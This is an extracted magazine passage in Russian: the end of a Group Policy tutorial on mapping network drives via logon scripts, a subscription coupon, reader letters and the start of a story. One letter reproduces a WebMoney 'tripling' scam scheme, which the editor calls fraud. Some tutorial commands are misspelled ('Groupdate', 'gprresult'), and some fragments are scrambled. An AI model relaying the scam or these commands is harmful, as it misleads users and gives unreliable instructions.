






Неправильная кодировка в команде

Еще один совет — стараться не делать ничего глобального на Default Domain Policy, иначе при неправильной настройке политики поимеешь работоспособный домен, в который не сможет попасть даже админ, то есть ты. Достаточно запретить всем локальный вход на контроллер домена — и ты попал. Впрочем, это уже тонкости. «Продолжаем разговор», как говаривала первая система охлаждения — Карлсон. Подключаем наш сетевой диск на все компьютеры домена. Открываем Group Policy Management → Computer Configuration → Windows Setting → Scripts (Startup/Shutdown).

Далее двойной щелчок мышью на startup'e, открывается окно Startup Properties. Параллельно открываешь папку Scripts на диске C:, выделяешь свой файл «Обмен.bat», далее магический пасс <Ctrl>+<C> (для тех, кто не понял: это было копирование).



Работа скрипта
Подключение скрипта
Выбранный скрипт




Создание объекта GPO

Переходишь в окно Startup Properties, нажимаешь кнопку Show Files и попадаешь вглубь папки групповой политики. Здесь нажимаешь <Ctrl>+<V>, то есть вставляешь скопированный ранее файл. Нажимаешь кнопку Add в окне Startup Properties — перед тобой открывается окно Add a Script → Browse. Открылась папка, там уже лежит скрипт. Выбирай его.

Далее необходимо обновить политику безопасности. Сделаем это командой: «Groupdate /force». Теперь посмотрим, как наша политика отработала на машине какого-нибудь пользователя, например Балаганова.

Уже хорошо! Теперь учимся смотреть, что именно накрутилось на компьютер пользователя (на случай проблем с применением политики): на компьютере, политику для которого ты читаешь, необходимо выполнить команду «gprresult».

Вот, к примеру, компьютер Балаганова. Кнопка «Пуск» → «Выполнить» → «cmd», набираем «gprresult». В длинном открывшемся списке будет два типа информации: «Конфигурация компьютера» и «Конфигурация пользователя». Пока и там и там применена только Default Domain Policy. Теперь займемся политиками наших, ранее созданных OU. Балаганов входит в группу «Бухгалтерия». Возьмем пользователя Балаганов и перетащим его в OU «Бухгалтеры» (процесс переноса пользователя в OU выполняется в Active Directory Users and Computers). Создадим скрипты для наших рабочих групп. Диск C:, каталог Scripts, правый мышинный щелчок на файле «Обмен.bat» → Сору, на пустом месте каталога Scripts правой кнопкой мыши → Paste. Получили файл с именем «Cory of Обмен.bat». Переименовываем его в файл «Бухгалтерия.bat».




Открываем Far'ом и заменяем слово «обмен» словом «бухгалтерия». Сохраняем. Кстати, еще меняю букву диска, например вместо O: — H:. Несколько дисков под одной буквой не подключатся. Теперь необходимо создать политику для подключения диска для группы «Бухгалтерия». Открываем нашу консоль, правой кнопкой на Group Policy Object → New. И пишем: «Бухгалтерия».

Начинаем править вновь созданный объект: правая кнопка мыши на объекте GPO «Бухгалтерия» → Edit. Так как нам необходимо, чтобы данная политика применялась к пользователю Балаганов и членам его группы, мы правим скрипт в User Configuration.

Открываем User Configuration → Windows Setting → Scripts (Startup/Shutdown). Как подключить файл скрипта к объекту политики, рассказано на этаже выше. Скрипт подключили, GPO Editor закрыли. Теперь настало время распространения данной политики. В консоли видно, на кого сейчас распространяется данная GPO.

лер домена и считывает две политики. Первая политика накручивается на сам компьютер (Computer Configuration), вторая — на пользователя (User Configuration). Скрипты можно прописывать в обеих политиках.

Делаем следующее. Те задачи, которые необходимо накрутить на всех пользователей домена, прописываем в Default Domain Policy. Я, например, вижу немного таких задач: политика паролей, политика неудачных входов, настройка прокси-сервера, подключение общей шары и политика аудита. Я прописываю еще стартовую страницу в Internet Explorer, чтобы неопытный пользователь при запуске IE мог почитать хоть что-то.



Теперь изменим ее. Выбираем Authenticated Users → кнопка Remove, добавляем новую область распространения: кнопка Add, в открывшемся окне вручную набираем слово «Бухгалтерия» и нажимаем ОК. Осталась самая малость — отключить ненужную ветвь политики, которая относится к настройкам компьютера. Переходим на закладку Details и в поле GPO Status выбираем значение «Computer configuration settings disabled». Теперь закладка Settings покажет результаты твоего труда.

Последнее шаманское действие — это привязка вновь созданной политики к существующему OU. Вновь в той же консоли правая кнопка мыши на OU «Бухгалтерия», в меню выбираем пункт Link an Existing GPO... В открывшемся списке доступных политик выбираем нашу — «Бухгалтерия». Теперь заставим контроллер домена форсированно обновить политики: Groupupdate /force. Перезагружаем машину Балаганова и смотрим, что получилось.

Получилось то, что и планировали. Теперь ты продельываешь аналогичные операции со всеми своими группами. Для каждой группы пишешь свой скрипт, создаешь свой OU, создаешь свой GPO, привязываешь GPO к OU, обновляешь политику в домене и получаешь автоматическое подключение сетевых ресурсов любому пользователю в домене. Если захочешь не по-детски напугать свое начальство, то на очередной вопрос «Чем вы заняты?» быстро произноси предыдущее предложение.


Еще одно замечание. Все пользователи, входящие в какой-либо OU, должны иметь право на чтение и применение политики. Главное — чтобы ты по ошибке не внес учетную запись Администратора в любое OU, где бы на Админа могла бы примениться политика. Рекомендую придумать учетную запись, сделать ее Enterprise Admins и проконтролировать то, чтобы на эту учетную запись не распространялось действие изобретенных тобой политик. Что именно применяется к определенной учетной записи, просматриваем через Group Policy Management → закладка Delegation → кнопка Advanced. Тут выбираешь нужную запись и смотришь, что имеется в наличии. Как видишь, учетная запись Enterprise Admins может создавать и удалять объекты, но политика на нее не применяется, так как сброшен флаг в поле Apply Group Policy. Таким образом, можно создавать политику под каждую конкретную задачу и накручивать ее вплоть до отдельного пользователя, но об этом чуть позже.

Все то, что я так долго рассказывал тебе, намного быстрее выполняется вручную. Главное — понять идею. Подведем итог: на уровне контроллера домена с помощью политики мы будем устанавливать сильно ограниченное количество значений, политику паролей, аудита, подключение общих для всех пользователей домена ресурсов. Все остальное, что необходимо делать на уровне домена, продельывается через отдельные объекты GPO. Думаю, после того как ты проделаешь все это для своих групп, твои вопросы о способах создания политик навсегда отпадут и ты оценишь инструменты, которые есть у тебя в руках.

В следующий раз доведем до логического завершения настройку Default Domain Policy, посмотрим действие политики аудита, настроим за один раз всех пользователей интернета, рассмотрим способ моделирования политики.

Подключенные диски



ки. В общем, нам будет чем заняться ☹



Область распространения GPO

Готовая GPO «Бухгалтерия»

Отношение учетной записи к политике



СЭКОНОМЬ деньги — закажи журнал в редакции

ВЫГОДА

Цена подписки до 15% ниже, чем в розничной продаже

Бонусы, призы и подарки для подписчиков

Доставка за счет редакции

ГАРАНТИЯ

Ты гарантированно получишь все номера журнала

Единая цена по всей России

СЕРВИС

Заказ удобно оплатить через любое отделение банка

доставка осуществляется заказной бандеролью или курьером



КАК ОФОРМИТЬ ЗАКАЗ

- 1 Заполнить купон и квитанцию
- 2 Перечислить стоимость подписки через любой банк.
- 3 Обязательно прислать в редакцию копию оплаченной квитанции с четко заполненным купоном любым из перечисленных способов:

— по электронной почте: subscribe@glc.ru;

— по факсу: (495) 780-88-24;

— по адресу: 119021, Москва, ул. Тимура Фрунзе, д. 11, стр. 44-45, ООО «Гейм Лэнд», отдел подписки.

Внимание!

Подписка оформляется в день обработки купона и квитанции.

— купоны, отправленные по факсу или электронной почте, обрабатываются в течение 5 рабочих дней.

— купоны, отправленные почтой на адрес редакции обрабатываются в течение 20 дней.

Рекомендуем использовать электронную почту или факс.

Подписка производится с номера, выходящего через один календарный месяц после оплаты. Например, если произвести оплату в сентябре, то подписку можно оформить с ноября.

ПОДПИСКА ДЛЯ ЮРИДИЧЕСКИХ ЛИЦ

Москва: ООО «ИНТЕР-ПОЧТА» (495) 500-00-60 www.interpochta.ru

Для получения счета на оплату подписки нужно прислать заявку с названием журнала, периодом подписки, банковскими реквизитами, юридическим и почтовым адресом, телефоном и фамилией ответственного лица за подписку.

подписной купон

СТОИМОСТЬ ЗАКАЗА
на Хакер Спец + CD

6 месяцев | **12 месяцев**
900 руб. 00 коп. | 1740 руб. 00 коп.

СТОИМОСТЬ ЗАКАЗА
на комплект
Хакер Спец +
Хакер + Железо

6 месяцев | **12 месяцев**
2550 руб. 00 коп. | 5040 руб. 00 коп.

прошу оформить подписку:

- на журнал Хакер Спец + CD
 на комплект Хакер Спец + Хакер + Железо
на _____ месяцев

начиная с _____ 200_ г.

- Доставлять журнал по почте на домашний адрес
 Доставлять журнал курьером на адрес офиса
(по г. Москве)

Подробнее о курьерской доставке читайте ниже*
(отметьте квадрат выбранного варианта подписки)

Ф.И.О. _____

дата рождения _____

адрес доставки: _____

индекс _____

область/край _____

город _____

улица _____

дом _____ корпус _____

квартира/офис _____

телефон (_____) _____

e-mail _____

сумма оплаты _____

*Курьерская доставка осуществляется только по Москве на адрес офиса. Для оформления доставки курьером укажите адрес и название фирмы в подписном купоне.

Извещение

ИНН 7729410015 ООО «Гейм Лэнд»

ЗАО ММБ

р/с № 40702810700010298407

к/с № 30101810300000000545

БИК 044525545

КПП - 772901001

Плательщик

Адрес (с индексом)

Назначение платежа

Сумма

Оплата за «_____»

с _____ 200_ г.

Ф.И.О. _____

Подпись плательщика

Кассир _____

Квитанция

ИНН 7729410015 ООО «Гейм Лэнд»

ЗАО ММБ

р/с № 40702810700010298407

к/с № 30101810300000000545

БИК 044525545

КПП - 772901001

Плательщик

Адрес (с индексом)

Назначение платежа

Сумма

Оплата за «_____»

с _____ 200_ г.

Ф.И.О. _____

Подпись плательщика

Кассир _____



ПО ВСЕМ ВОПРОСАМ, СВЯЗАННЫМ С ПОДПИСКОЙ, ЗВОНИТЕ ПО БЕСПЛАТНЫМ ТЕЛЕФОНАМ: **780-88-29** (ДЛЯ МОСКВИЧЕЙ) И **8-800-200-3-999** (ДЛЯ РЕГИОНОВ И АБОНЕНТОВ МТС, БИЛАЙН, МЕГАФОН). ВСЕ ВОПРОСЫ ПО ПОДПИСКЕ МОЖНО ПРИСЫЛАТЬ НА АДРЕС: info@glc.ru

crew

Е-МЫЛО

ПИШИТЕ ПИСЬМА!

SPEC@REAL.HAKER.RU | НА ПИСЬМА ОТВЕЧАЛ SKYWRIITER

ОТ: flex-mx [flex-mx@yandex.ru]

ТЕМА: есть мнение

Превед, хакеры!

Очень нравится ваш журнал. Я его в туалете обычно читаю, даже сделал там специальную полочку. Ваш журнал настраивает на работу :), на новые достижения :). Когда я читаю ваш журнал, мне хочется больше. Правда, мне мама его редко покупает из-за того, что там голые тетки нарисованы. Но я в столовой экономлю и на ваш журнал накапливаю :). Мама мне запрещает ваш журнал долго читать — бьет тапочком, а иногда линейкой. Так что вы его поменьше делайте, чтобы спрятать быстро можно было :).

Ну, ладно, теперь серьезно. Хороший журнал делаете. Особенно понравились номера про e-money и передовое программирование. Продолжайте в том же духе. И не верьте никому, кто говорит, что у вас плохой дизайн. Черный текст на белом фоне, подсветка кода, поясняющие иллюстрации — вот все, что нужно. Четко и ясно, без пафоса. Есть предложение комплектовать Спец DVD-диск, когда есть, что туда положить, конечно.

А вот истории в конце мне не нравятся. Чуть. Писал пациент психбольницы. Аффттар выпей яду. Прочитал на 83 странице апрельского Спеца: «... способно не вставать из-за компьютера, проводить сутки за ним...» Посылаю вам обложку книги, которая должна помочь этим несчастным (не обложка, а книга).

П.С. (что с греческого значит: «смотри ниже, чувак») Хотел серьезно, но не получилось.

П.П.С. (что с греческого значит: «смотри еще ниже, чувак») Люблю слушать группу ДДТ. Особенно ранние песни. Слышали песню «Мы из Уфы»? Нет, тогда послушайте.

П.П.П.С. (ну вы поняли) А мамка-то ваша знает, чем вы тут занимаетесь? :)

ОТВЕТ: Буду оригинальным и скажу тебе «привет» вместо привычного «превед» :)! Знаешь, по-моему, наши чувства взаимны. Мне тоже очень понравилось твое письмо, и (не поверишь) я тоже читал его в туалете, держа комп на коленях. Со смеху даже чуть не уронил его ;(— ты бы был виноват.

А мама твоя зря на журнал бутылки катит: теток голых мы в нем больше не рисуем, если только ASCII-графикой иногда. Но если и без теток он маму устраивать не будет, мы сделаем специальную маскировочную суперобложку «а-ля Мурзилка» - с медведем в шарфе, воздетыми к небу руками и всеми атрибутами, присущими этому существу. Так что жди нового Спеца! Кстати, этот выпуск будет специально для тебя бесплатным, чтобы спасти тебя от голодной смерти без столовой.

Ах да! Историю в конце этого номера мы выполним в виде комикса «Приключения Самоделкина» (у него такие умелые ручки :)).

З.Ы. А вот мальчик из интернета прислал нам на передачу креатифф, который мы оценили и решили обязательно опубликовать, чтобы наши маленькие любители C++ видели, что им грозит! ;)



ОТ: РобоТ [РобоТ@yandex.ru]

ТЕМА: Не оставьте без ответа!

Привет, Хакеры! Ответьте, пожалуйста, на один вопросик. Я сейчас создаю сайт в зоне .com, на котором буду предоставлять услуги иностранцам. С помощью каких платежных систем им будет максимально удобно платить, а мне — без проблем получать деньги? Никогда с этим не сталкивался, поэтому спрашиваю у специалистов. Я живу в России.

Заранее спасибо, Виталий.

ОТВЕТ: Здравствуй, Робот! Недавно был на сайте твоего коллеги, он электронную валюту меняет. Тяжелая, наверное, работа... Ладно, о чем это я? Ах да!

Ситуация у тебя, Виталий, прямо сказать, сложная. Дело в том, что, несмотря на всю компьютеризованность западных стран, товарищи иностранцы не очень любят электронную валюту. По крайней мере, не очень любят проводить какие-то более-менее серьезные операции с ней. Единственной, пожалуй, распространенной электронной валютой можно назвать PayPal — так называемую «палку». Однако есть и один «минус»: воспользоваться ей в России будет крайней проблематично. Дерзай, короче говоря, на www.paypal.com.

Второй вариант. Возможно, стоит взглянуть на электронную систему E-gold. Иностранец относительно несложно переведет в нее кровные гульденны.

Третьим вариантом - для крупных сумм - может стать wire, то есть телеграфный перевод, но едва ли ты найдешь иностранца в здравом уме и памяти, который решился бы перевести таким способом деньги тебе в Россию.

Как видишь, с электронным бизнесом нынче сложно. Ну а кто говорил, что будет легко?.. Удачи, Виталий.

ОТ: серый kirya [serg_sk8@bk.ru]

ТЕМА: Хэлп

ХАЙ, уважаемый журнал! Хотел бы попросить вас помочь мне понять, как можно ламануть пароли персов в новой онлайн игре (<http://megagame.ru/?rf=537069726974>). Заранее сенк.

ОТВЕТ: Здравствуй, Сергей. ЛАМАНуть — это ты правильно сказал, но, к сожалению, сайт оказался недоступным? Может, ты ссылочку неправильную дал? Или за чужой счет решил хитов накрутить? Я не знаю.

Огромная просьба к господам читателям: не слать нам вирусы, трояны (особенно общеизвестные, они отсекаются еще до попадания в наш ящик), ссылки с просьбой взломать что-то — мы журналисты, а не преступники. И не рекомендуем вам преступниками становиться. Успеха в онлайн-играх.

ОТ: Саша Бобриков!!! [niitro2006@rambler.ru]

ТЕМА: RAR

Здравствуйте, уважаемая редакция журнала СпецХакер!!! Обращаюсь к вам со следующей просьбой-вопросом: как можно взломать RAR-архив на WinRAR v 3.30?

Пробовал искать в интернете, но кроме RAR Password Cracker v4.12 и Advanced RAR Password Recovery 1.53 ничего не нашел. Но они так медленно работают, что совсем худо. Может, что-то пошустрей существует?

P.S. Если не секрет, какой Key на RAR Password Cracker v4.12?

ОТВЕТ: Здравствуй, Бобриков!

Хочу тебя расстроить. Ты все правильно делал: ставишь программу восстановления паролей и ждешь. Ходят слухи, что на Pentium 133 восьмибуквенный пароль можно взломать раньше, чем солнце сбросит свои внешние газовые оболочки, подготавливаясь к взрыву или рассеиванию.

P.S. Пошустрее делается проще: апгрейдом :).

P.P.S. Ключ к RAR Password Cracker легко получается подбором при помощи программы RAR Password Cracker Cracker.

ОТ: Hadley Kim [1moosehea@accesswave.ca]

ТЕМА: Осторожно!

Осторожно — лохотрон! Дорогие друзья, коллеги. Я обращаюсь ко всем вам за помощью. Помогите отомстить!

Меня опрокинули на \$480 следующим образом: найдя в форуме статью следующего содержания: «...Некоторые фирмы открывая в системе Web-Money так называемые балансовые счета, при этом допускают ошибки в своих программах. Если на такой счет прислать деньги с определенной командой в рамке "ПРИМЕЧАНИЕ", то этот счет автоматически отправит обратно УТРОЕННУЮ сумму...»

Я не поверил, но ради спортивного интереса послал сколько не жалко (всего 3 WMZ), и был искренне удивлен, когда через 2 часа получил обратный перевод в виде 9WMZ, закинул еще 15\$ и утром обнаружил пополнение в виде 45\$ на своем счету. Осмелев, я кинул им все — и (правильно) тишина. 480-36=444\$ — нехилая прибыль? Понятно, как они работают!

Сначала никто много не пошлет. Вот они и отдают деньги, чтоб люди осмелели. А потом, когда человеческая жадность берет верх над осторожностью, они и отбивают свои бабки и при этом срывают неплохой куш, а это очень обидно, поверьте.

Собственно, план мести:

Если аккуратно слать им небольшие суммы с разных кошельков, то можно их обанкротить.

Вот этот кошелек: Z123456789012 ОБЯЗАТЕЛЬНО. В рамке «ПРИМЕЧАНИЕ» надо обязательно написать

«INPUT type=wey checkd value=BALANCE 3 input Z888888888888»

вместо Z888888888888. Естественно, пишем свой номер кошелька!!!

Можно безнаказанно послать четыре перевода по 7 WMZ или два по 15 WMZ на этот кошелек и заработать максимум из возможных 60 WMZ. Не перечисляйте сразу много. Надеюсь на Вашу поддержку, Николай Вассатеев.

ОТВЕТ: Здравствуй, Коля-Николай!

Поразительна сила человеческой глупости и доверчивости. Нас очень огорчает, что тебя так нещадно обидели и практически разорили. Я как-то дал в долг одному бездомному свою зарплату, он обещал вернуть вдвое больше через неделю. Уже четыре года прошло, а его все нет! Когда вернет, я куплю себе новую BMW! Вот жду момента.

Что до описанных тобой схем, то это классифицируется не иначе как мошенничество, если я не ошибаюсь с высоты своего мизерного юридического опыта. Причем обе схемы: и то, что якобы проделали с тобой, и то, что ты собираешься проделать с остальными. Учись терминологии: «гражданин начальник», «феня» и т.п.

ОТ: binar [d_dimon06@mail.ru]

ТЕМА: не указана

Здравствуй, редакция. Предлагаю сделать журнал чуть проще.

А именно: выделить в конце емких статей пару строчек с заголовком вроде «Литература». Для кого это надо? Для тех, у кого нет шансов разобраться не прочитав поподробнее.

ОТВЕТ: Алоха, двоичный. Мы не будем упрощать журнал, но обязательно добавим список использованной литературы, литературы для справок, разъяснение терминов и проч.! Сделаем мир светлее!

ОТ: Evgen [devgena@atnet.ru]

ТЕМА: подписка

Здравствуй, журнал Хакер!

С какой периодичностью выходит Хакер Спец и бывает ли он с DVD? Хочу подписаться, но не знаю, как правильно оформить подписку. До свиданья.

ОТВЕТ: Привет!

«Хакер Спец» — ежемесячный журнал. Пока он не выходит с DVD, но, по всей видимости, скоро будет, так что тебе осталось ждать недолго. Что касается подписки, где-то на обложке журнала указан бесплатный телефон, по которому тебе подробно расскажут о подписке (780-88-29 для москвичей и 8-800-200-3-999 для жителей регионов). К сожалению, нет возможности цитировать все уже сказанное. Милости просим! С уважением, твоя команда.

ОТ: kirill cheb [kir_cheb@ua.fm]

ТЕМА: Нужен совет...

Здравствуй. Я слышал, что каким-то образом можно получить текст (исходники) скрипта на Perl/PHP, а не результаты его работы. Прошу Вашего совета по этому вопросу. Благодарю. С ув. Ваш читатель.

ОТВЕТ: Так. Давай с самого начала.

Результат работы скрипта получается так. В каком-нибудь Midnight Commander'e наводишь на него курсор и давишь <Enter>, скрипт запускается. Теперь в том же Midnight Commander'e снова наводим курсор на скрипт и жмем... — барабанная дробь! — нет, не <Enter>, а <F3>. И видим исходник! Все просто!

ОТ: Vadim Baturov [baturov@rambler.ru]

ТЕМА: просьба

Увидел ваш журнал №3/2004, посвященный Win XP (в архиве на PDF).

При распечатке некоторых статей «картинки» просто нечитаемые.

А главное, журнал выходил с CD. Теперь вопрос. Возможно ли получить данный журнал в бумажном виде вместе с CD?

Заранее благодарен, Вадим Батуров.

ОТВЕТ: Вадим. Представляешь, мы днями и ночами трудимся, пишем, ищем авторов, придумываем дизайнерские решения, да много чего. И нам платят, чтобы мы кушали хлебешек, пока трудимся. А откуда эти денежки берутся? Правильно, журнальчик продают, и получают денежки. И маленькую их часть отдают нам. А если все скачивают журнальчик в формате PDF, мы кушаем меньше. Отсюда вывод. Если тебе действительно нравится то, что пишут в журнале, если ты находишь там полезную информацию, просто подпишись, и у тебя будет все: и картинки, и CD... Ждем тебя в рядах наших подписчиков 🐱



story

Поздравляем нашего уважаемого любимейшего автора **niro** с юбилейной Story! Огромное ему спасибо за то, что он освещает нашу жизнь своим творчеством и дарит нам волшебные минуты чтения! Так держать!

БУКЕТ ДЛЯ БАРМЕНШИ

В ЭТОТ ДЕНЬ СЕРЕГЕ МАЛЫШЕВУ БЫЛО ОХ КАК ТЯЖКО СМОТРЕТЬ НА ВСЕ ВОКРУГ И ПОНИМАТЬ, ЧТО ВЕСНА, КОТОРАЯ НАКОНЕЦ-ТО ПРИШЛА В МОСКВУ, ЯВНО НЕ ДЛЯ НЕГО (**NIRO** (NIRO@REAL.XAKEP.RU))

Кусая губы, он сидел на скамейке возле памятника Пушкину и держал на коленях сумку с ноутбуком, а в руке — банку ледяного пива. Сам того не замечая, он отхлебывал из банки, постепенно замерзая, но ему было все равно.

Катя не пришла.

Он, если честно, особенно и не верил в то, что эта красавица фотомодель придет на встречу с ним, но надежда умирает последней. И она слабела все больше с каждым глотком пива из банки.

Сергей смотрел куда-то прямо перед собой, временами обводя площадку перед кинотеатром «Россия» туманным взглядом и не замечая расцветающей природы. Пальцы свободной руки рисовали на сумке какие-то значки, обводя пряжки и швы. На скамье вместе с Сергеем замерзал букет гвоздик...

Рядом с ним нежно и красиво обнималась пара: девушка, прильнув к своему парню, что-то шептала ему на ухо, временами целуя в щеку. Парень улыбался и подставлял лицо весеннему солнцу, прищуривая глаза. Его рука лежала на талии подружки и явно собиралась нырнуть под куртку, благо вокруг Москва и никому нет дела до целующейся парочки, одной из тысячи в этом сквере. Малышев, хотя никогда не отличался завистливостью, вдруг остро ощутил свое одиночество и желание оказаться на месте этого парня.

Но он не мог. Это было не в его силах.

